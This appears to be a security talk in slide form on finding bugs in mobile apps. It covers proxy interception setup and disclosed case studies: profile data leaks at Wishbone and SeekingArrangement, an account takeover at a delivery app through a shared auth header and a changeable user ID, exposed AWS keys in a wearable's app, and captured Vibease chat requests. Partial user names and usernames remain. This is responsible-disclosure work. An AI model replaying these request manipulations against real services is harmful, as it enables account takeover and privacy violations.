

Identifying bugs in mobile apps

From leaky APIs to account takeover

Whoami

Name: Brett Chance

Twitter: @rem1nd_

Job: Red Team

Hobbies: Security research

Group: DC562

Follow Along

This talk is available in PDF form right now at
<https://brettchance.com/bugs.pdf>

A Quick Primer

I am not a mobile app developer.

Most mobile applications function by using an API. This could be their own or a third party's API.

Many people are familiar with web application security but many are less familiar with mobile application security.

The Setup

Install Burp Suite by PortSwigger or Fiddler by Telerik. Both applications support Windows, Linux and MacOS.

A wifi connection

An android or iOS phone

A little patience

The Setup continued

One of the uses of Fiddler and Burp Suite is that they can monitor web requests. They also have a proxy function that allow remote devices to connect, like your phone. Most mobile applications will be using ssl so it is important to use the root certificate features.

1. Enable the proxy and setup the root cert feature.
2. Modify your phone's wifi config to use the proxy.
3. Browse to the proxy and install the root cert on your phone.
4. Now when you open apps the traffic will be visible in Fiddler or Burp Suite

Next Steps

Download a few apps that you are interested in taking a look at. I generally start looking at the same areas of every app I come across. Here's an abridged version of my process.

- Open app and register an account if it is possible. Identify how authorization and sessions are being handled. Create a second account and compare headers and cookies.
- Change account information or email address. I've come across a number of issues where the email change isn't handled properly and it can be misused by others.
- If the app is social in nature view user profiles. Many mobile apps display much more information than the client actually receives.
- Explore the app like you normally would and then go back to Fiddler or Burp Suite and see if anything sticks out.

The Setup continued



I've identified quite a few bugs by following the steps outlined on the previous slides. The following links are step-by-step guides to getting your system and device configured.

Fiddler: <http://blog.e-zest.com/fiddler-for-mobile-application-testing>

Burp Suite:

<https://support.portswigger.net/customer/portal/articles/1841101-configuring-an-android-device-to-work-with-burp>

Wishbone – Social Network Voting App



```
GET http://api.wishbone.io/user/17704667 HTTP/1.1
Host: api.wishbone.io
User-Agent: Wishbone/5.7.0.7 CFNetwork/808.2.16 Darwin/16.3.0
Country: US
Connection: keep-alive
Device-Name: iPhone6SPlus
App-Id: Science.Wishbone
Apple-Device-Identifier: [REDACTED]
Connection-Type: NETWORK_TYPE_WIFI
Connection: keep-alive
Carrier: [REDACTED]
Authorization: Bearer [REDACTED]
Apple-Device-Identifier-Type: IDFV
Scimo-Id: [REDACTED]
Accept-Language: en-us
Device-Type: 1
IDFV: [REDACTED]
Timezone: America/Los_Angeles
Accept: application/wishbone.v5+json
Content-Type: application/json
App-Version: 5.7.0
Accept-Encoding: gzip, deflate
OS-Version: 10.2
IDFA: [REDACTED]
```

Find... (press Ctrl+Enter to highlight all)

Transformer Headers TextView SyntaxView ImageView HexView WebView Auth

JSON

```
avatar=http://cdn-cf.getwishboneapp.com/ui/85e6cb37e70afc995eea5649f3b95eab.jpeg
bio=I post various of wishbones weekly. I hope you enjoy.
coverPicUrl=http://cdn-cf.getwishboneapp.com/ui/00cef32915a75ba2ada123567a1f4a81.jpeg
createdCardCount=26
email=csha[REDACTED]@gmail.com
followerCount=25
followingCount=26
fullName=Claire Sha[REDACTED]
gender=
id=17704667
link=(null)
location=US
mobileNumber=(null)
profileUrl=http://wishbone.io/csharman1212
status=1
username=csharman1212
verified=False
```

Wishbone – Social Network Voting App

```
GET http://api.wishbone.io/user/17704667 HTTP/1.1
Host: api.wishbone.io
User-Agent: Wishbone/5.7.0.7 CFNetwork/808.2.16 Darwin/16.3.0
Country: US
Connection: keep-alive
Device-Name: iPhone6SPlus
App-Id: Science.Wishbone
Apple-Device-Identifier: [REDACTED]
Connection-Type: NETWORK_TYPE_WIFI
Connection: keep-alive
Carrier: [REDACTED]
Authorization: Bearer [REDACTED]
Apple-Device-Identifier-Type: IDFV
Scimo-Id: [REDACTED]
Accept-Language: en-us
Device-Type: 1
IDFV: [REDACTED]
Timezone: America/Los_Angeles
Accept: application/wishbone.v5+json
Content-Type: application/json
App-Version: 5.7.0
Accept-Encoding: gzip, deflate
OS-Version: 10.2
IDFA: [REDACTED]

Find... (press Ctrl+Enter to highlight all)

Transformer Headers Textview SyntaxView ImageView HexView WebView Auth

JSON
{
  "avatar": "http://cdn-cf.getwishboneapp.com/ui/85e6cb37e70afc995eea5649f3b95eab.jpeg",
  "bio": "I post various of wishbones weekly. I hope you enjoy.",
  "coverPicUrl": "http://cdn-cf.getwishboneapp.com/ui/00cef32915a75ba2ada123567a1f4a81.jpeg",
  "createdCardCount": 26,
  "email": "csha@[REDACTED]",
  "followerCount": 25,
  "followingCount": 26,
  "fullName": "Claire Sha[REDACTED]",
  "gender": "female",
  "id": 17704667,
  "link": null,
  "location": "US",
  "mobileNumber": null,
  "profileUrl": "http://wishbone.io/csharman1212",
  "status": 1,
  "username": "csharman1212",
  "verified": false
}
```

App leaked name, email and phone number of users when viewing profiles. I initially reached out to Wishbone in November of 2016 about this. I sent around 10 emails in total to try to get someone's attention but never heard back until late March 2017 when this happened.

Lorenzo Franceschi-B
@lorenzoFB Following

[@WishboneApp](#), a popular quiz app used mostly by teenage girls, has been hacked, exposing tons of user information.




Popular Teen Quiz App Wishbone Has Been Hacked, Exposing Tons of User I...
Hackers have stolen 2.2 million email addresses and 287,000 cellphone numbers from Wishbone users, many of whom are young women under the age of 18.
motherboard.vice.com

8:25 AM - 15 Mar 2017

Seeking Arrangement Leak Trifecta

“SeekingArrangement.com respects your privacy. All personal information you submitted to SeekingArrangement.com will be kept in the strictest confidence.”

SeekingArrangement, SeekingMillionaire and MissTravel are each their own mobile dating app that is owned by the same company. I created an account on the application and started viewing other profiles. Here is some of the data that was being sent to the app.



GET https://api.seekingarrangement.com/v3/users/87b55ee3-e0e8-489d-b9d7-686b68822139/views/8f2596c7-4e96-4a8f-016a-61815ef90b2d?lang=en_US&with=photos,isMemb
Host: api.seekingarrangement.com
Accept: */*
Authorization: Basic [REDACTED]
X-Requested-With: XMLHttpRequest
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Date: Sat Feb 04 2017 12:51:17 GMT-0800 (PST)
Content-Type: application/json; charset=utf-8
User-Agent: Appcelerator Titanium/5.5.1 (iPhone/10.2; iOS; en_US;)
Connection: keep-alive
Cookie: seeking_session=[REDACTED]
X-Titanium-Id: [REDACTED]

Find... (press Ctrl+Enter to highlight all)

View in Notepad

Transformer	Headers	TextView	SyntaxView	ImageView	HexView	WebView	Auth	Caching	Cookies	Raw	JSON	XML
<div>response</div> <div>profile</div> <div>account_type=Sugar Daddy</div> <div>age=37</div> <div>age_updated_count=0</div> <div>autocharge_currency=USD</div> <div>autocharge_plan_points=0.00</div> <div>autocharge_retries=0</div> <div>card_expiry_notify_count=0</div> <div>completed_at=(null)</div> <div>created_at=2012-12-31 18:45:25</div> <div>credit_balance=0.00</div> <div>display_wishlist=1</div> <div>favorited_by</div> <div>fraud_flagged=1</div> <div>fraud_flagged_at=2017-02-02 17:23:50</div> <div>fraud_flagged_reason</div> <div>action=flagged</div> <div>customer</div> <div>check_date</div> <div>date=2017-01-17 16:23:09.000000</div> <div>timezone=UTC</div> <div>timezone_type=3</div> <div>email_address=r6[REDACTED]@gmail.com</div> <div>flag_date</div> <div>date=2017-01-17 16:23:09.000000</div> <div>timezone=UTC</div> <div>timezone_type=3</div> <div>flag_id=1591</div> <div>flag_type=hostnames</div> <div>flag_value=053[REDACTED].rdns.100tb.com</div> <div>site_id=1</div> <div>status=FLAGGED</div> <div>uid=8f2596c7-4e96-4a8f-016a-61815ef90b2d</div> <div>user_id=1317352</div> <div>flagged</div> <div>Hostname</div> <div>hits</div> <div>hostname=053[REDACTED].rdns.100tb.com</div>												

```
profile
  account_type=Sugar Daddy
  age=32
  age_updated_count=0
  autocharge_currency=USD
  autocharge_plan_points=0.00
  autocharge_retries=0
  card_expiry_notify_count=0
  completed_at=(null)
  created_at=2016-06-03 01:38:43
  credit_balance=0.00
  display_wishlist=1
  favorited_by
  fraud_flagged=0
  fraud_flagged_at=2016-10-06 04:49:09
  fraud_flagged_reason
    action=flagged
  customer
    check_date
      date=2016-10-06 04:49:09.000000
      timezone=UTC
      timezone_type=3
    email_address=joao [REDACTED]@gmail.com
    flag_date
      date=2016-10-06 04:49:09.000000
      timezone=UTC
      timezone_type=3
    site_id=1
    status=FLAGGED
    user_id=5324825
  flagged
  hits
  score=0
  suspended
  has_been_autosuspended=0
  has_user_requested_background_verification=False
  height=5'10"
  initial_decision_at=(null)
  is_age_verified=0
  is_approved=1
  is_auto_renew=0
  is_background_checked=0
  is_banned=0
  is_blocked=False
  is_boosted=0
  is_college_member=0
  is_commission_paid=0
```



```
...is_diamond_member=0
...is_diamond_verified=0
...is_discover_boost=1
...is_discover_notes=0
...is_expiring=0
...is_feature_restricted=0
...is_fraud=0
...is_grandfathering=1
...is_interact=0
...is_interacted=0
...is_member_has_private_photo_permission=False
...is_online=1
...is_premium_member=0
...is_previously_approved=1
...is_public_match=0
...is_reg_boost_eligible=0
...is_shown_desktop_notification=1
...is_spam=0
...is_spam_message_restriction=0
...is_suspended=0
...is_temp_password=0
...is_user_discover_notes=1
...is_user_reported_already=False
...last_active_at=2017-03-03T04:56:16+00:00
...last_active_location=Argentina
...last_autocharge_date=0000-00-00 00:00:00
...last_search=city=Mexico+City&country=Mexico&lat=19.4326077&location=Mexico+City%2C+Mexico+City%2C+Mexico&lon=-99.13320799999997
lastActivity
...app_version=
...created_at=2016-06-03 01:38:44
...device=WebKit
...hostname=host[REDACTED].com.py
...ipaddr=170.51.[REDACTED]
...ipaddr_country=Argentina
...mobile_manufacturer=
...mobile_model=
...name=GET /v3/users/68e933c4-8fe4-42fe-8bcd-da71aea97ff8/views/4227d4fb-569f-4e2e-91af-dc4a0a2ffdab
...os=Windows
...os_version=
...platform=desktop
...profile_id=5324728
...updated_at=2017-03-03 04:56:16
...local_currency_html=$
...local_income=175000
...local_net_worth=1000000
...login_attempts=6
...market=global
...minimum_balance=0.00
```

Seeking Arrangement Trifecta

I reported this in May and it was fixed in August. Normally, this wouldn't be a terrible timeline but for a social network that insists the data you submit is private... not great. Not to mention:

[Yacht killing case shines light on 'sugar daddy' sites - CNN - CNN.com](#)

www.cnn.com/2014/07/16/justice/prostitute-yacht-killing/index.html ▼

Jul 16, 2014 - **Seeking Arrangement** a 'beacon of hope' 03:18 a site called **Seeking Arrangement**, which bills itself as "the leading Sugar Daddy dating site ...

[Prosecutors say man drugged woman in attempt to rape her](#)

www.canberratimes.com.au › News › ACT News

Jul 4, 2017 - The Gold Coast woman had turned to **seekingarrangement.com** in a moment of desperation, having left her job after being bullied and sexually ...

['Sugar daddy' site kicked off rape suspect | New York Post](#)

nypost.com/2013/01/26/sugar-daddy-site-kicked-off-rape-suspect/ ▼

Jan 26, 2013 - Vohra, 47, was booted after several complaints on **SeekingArrangement.com** — including one who griped "he would not stop calling even after ...

Mystery Delivery App

This is an app that is used by customers to purchase goods that are then delivered to the customer.

It is a somewhat popular app in its niche.



Mystery Delivery App

I created an account on the app and started looking around. I updated my account's email address and looked at the request.

```
PUT https://api.██████████/users/2855██████████ HTTP/1.1
Host: api.██████████
X-CallOrigin: iPhone
Accept: */*
Authorization: Basic YXB██████████Q==
Accept-Language: en-US;q=1.0
Accept-Encoding: gzip;q=1.0, compress;q=0.5
Content-Type: application/json
X-UserId: 2855██████████
User-Agent: ██████████ (com.██████████; build:668; iOS 10.1.0) Alamofire/3.5.1
X-UserName: dddcccc@bobmail.info
Content-Length: 107
Connection: keep-alive

{"birthday":"01\01\1800","firstName":"d","profileImage":"","email":"dddcccc@bobmail.info","lastName":"d"}
```

The base64 caught my eye, I created a new account and performed the same request.

Mystery Delivery App

Here's the second account's request when changing the email.

```
PUT https://api.██████████/users/2855██████████ HTTP/1.1
Host: api.██████████
X-CallOrigin: iPhone
Accept: */*
Authorization: Basic YXB██████████Q==
Accept-Language: en-US;q=1.0
Accept-Encoding: gzip;q=1.0, compress;q=0.5
Content-Type: application/json
X-UserId: 2855██████████
User-Agent: ██████████ (com.██████████; build:668; iOS 10.1.0) Alamofire/3.5.1
X-UserName: dddcccc@bobmail.info
Content-Length: 108
Connection: keep-alive

{"birthday":"01\01\1800","firstName":"d","profileImage":"","email":"dddcccc@bobmail.info","lastName":"ds"}
```

Base64 string is still the same and only X-UserId and X-UserName change. The base64 string decodes to [api@\[redacted\].com:asdfa](#). Stripping away X-UserName and leaving X-UserId I was able to send a request and reset the email of the first account.

Mystery Delivery App

User accounts in their current state likely only exist to segment user data but in reality any user can modify any other user's data.

Due to sequential user ids it would be incredibly easy for an attacker to script out a way to takeover every account.

Status: Re-verifying that they fixed the issue



Mystery IoT Wearable


The wearable tracks info and stats on the wearer. The mobile app is where all of the info and stats can be viewed. You can also view other profiles on the application.



Mystery IoT Wearable

I started reviewing the mobile app by viewing other profiles to see what type of data was being sent back. In the mobile app only the anonymized name was being shown but here the full name was disclosed.

This interested me so I kept poking around the app. I navigated through most of the app and went through Fiddler and one request stuck out to me.



The screenshot shows a web browser interface with a light blue header and a white body. The header contains the following text: GET [redacted] HTTP/1.1, Accept: */*, Authorization: Bearer [redacted], User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.4.2; SAMSUNG-SGH-I747 Build/KOT49H), Host: [redacted], Connection: Keep-Alive, and Accept-Encoding: gzip. Below the header is a search bar with the text "Find... (press Ctrl+Enter to highlight all)". The main content area has a tabbed interface with tabs for Transformer, Headers, TextView, SyntaxView, ImageView, HexView, WebView, Auth, Caching, and Cookies. The XML tab is selected, showing a tree view of the response. The root element is a redacted name. It has two children: a redacted name and a redacted name. The first child has attributes: anonymized_name=Courtney M., first_name=Courtney, is_user=True, last_name=Me [redacted], last_sync_epoch_timestamp=1508106875, last_sync_utc=2017-10-15T22:34:35.000Z, lifetime_points=4742035, monthly_points=247907, name=Courtney Me [redacted], picture_hash=0d1d7d1e572937eafe67b1c0707158a6, slug=32a7 [redacted], and weekly_points=11999. The second child has attributes: is_user=False, last_sync_epoch_timestamp=1508091995, last_sync_localtime=2017-10-15T11:26:35.000Z, lifetime_points=1755961, monthly_points=602138, and picture_hash=e741b3f47664f1dee85fe58b91dfec8b.

```
GET [redacted] HTTP/1.1
Accept: */*
Authorization: Bearer [redacted]
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.4.2; SAMSUNG-SGH-I747 Build/KOT49H)
Host: [redacted]
Connection: Keep-Alive
Accept-Encoding: gzip
```

Find... (press Ctrl+Enter to highlight all)

Transformer Headers TextView SyntaxView ImageView HexView WebView Auth Caching Cookies

XML

- [redacted]
 - [redacted]
 - anonymized_name=Courtney M.
 - first_name=Courtney
 - is_user=True
 - last_name=Me [redacted]
 - last_sync_epoch_timestamp=1508106875
 - last_sync_utc=2017-10-15T22:34:35.000Z
 - lifetime_points=4742035
 - monthly_points=247907
 - name=Courtney Me [redacted]
 - picture_hash=0d1d7d1e572937eafe67b1c0707158a6
 - slug=32a7 [redacted]
 - weekly_points=11999
 - [redacted]
 - is_user=False
 - last_sync_epoch_timestamp=1508091995
 - last_sync_localtime=2017-10-15T11:26:35.000Z
 - lifetime_points=1755961
 - monthly_points=602138
 - [redacted]
 - picture_hash=e741b3f47664f1dee85fe58b91dfec8b

Mystery IoT Wearable

Amazon Web Service access and secret keys were displayed openly as well as other third party api keys. This would've allowed anyone to plug the AWS keys into aws-cli and start to enumerate what level of access the keys had on the AWS environment.


I reported this on October 16th. Hasn't been resolved yet.

Vibease

Vibease is sold as the world's first "Smart Vibrator" that allows a remote partner to control it.

Mobile app has a chat area where control of the device, video calls and other areas can be started.





Vibease

To interact with another user the chat service needs to be used. An invitation has to be sent from one user and accepted by another before messages or other requests can be sent. I created a few test accounts and started sending out these invitations to get an idea of how this system works.

```
1 POST https://secure.vibease.com/WebService/VibeSvc.svc/newmultiplecontactrequest HTTP/1.1
2 Host: secure.vibease.com
3 Content-Type: application/json; charset=utf-8
4 Connection: keep-alive
5 AuthField2: <snip>
6 AuthField1: dddccc
7 Accept: */*
8 Accept-Language: en-us
9 User-Agent: VibeaseChat/1 CFNetwork/808.3 Darwin/16.3.0
10 Accept-Encoding: gzip,deflate
11 Content-Length: 82
12
13 {"Message":"","Username":"dddccc","RecipientUsername":"aaabbb12","RequestCode":""}
14
15 Response:
16 {"Message":"","OutgoingContactRequest":{"ContactGender":0,"ContactProfilePhotoURI":"","ContactUsername":"aaabbb12","IsRejected":"false","RequestDate":"2017-03-09","RequestID":"639089","RequestMessage":"","RequestTime":"07:25:45"},"Status":"true"}
```

```
1 POST https://secure.vibease.com/WebService/VibeSvc.svc/processmultiplecontactrequest HTTP/1.1
2 Host: secure.vibease.com
3 Proxy-Connection: keep-alive
4 Accept-Encoding: gzip,deflate
5 Content-Type: application/json; charset=utf-8
6 Accept-Language: en-us
7 Accept: */*
8 AuthField2: <snip>
9 Content-Length: 64
10 AuthField1: aaabbb12
11 Connection: keep-alive
12 User-Agent: VibeaseChat/1 CFNetwork/758.5.3 Darwin/15.6.0
13
14 {"Username":"aaabbb12","ActionType":"accept","RequestID":"639089"}
15
16 Response:
17 {"Message":"","Status":"true"}
```

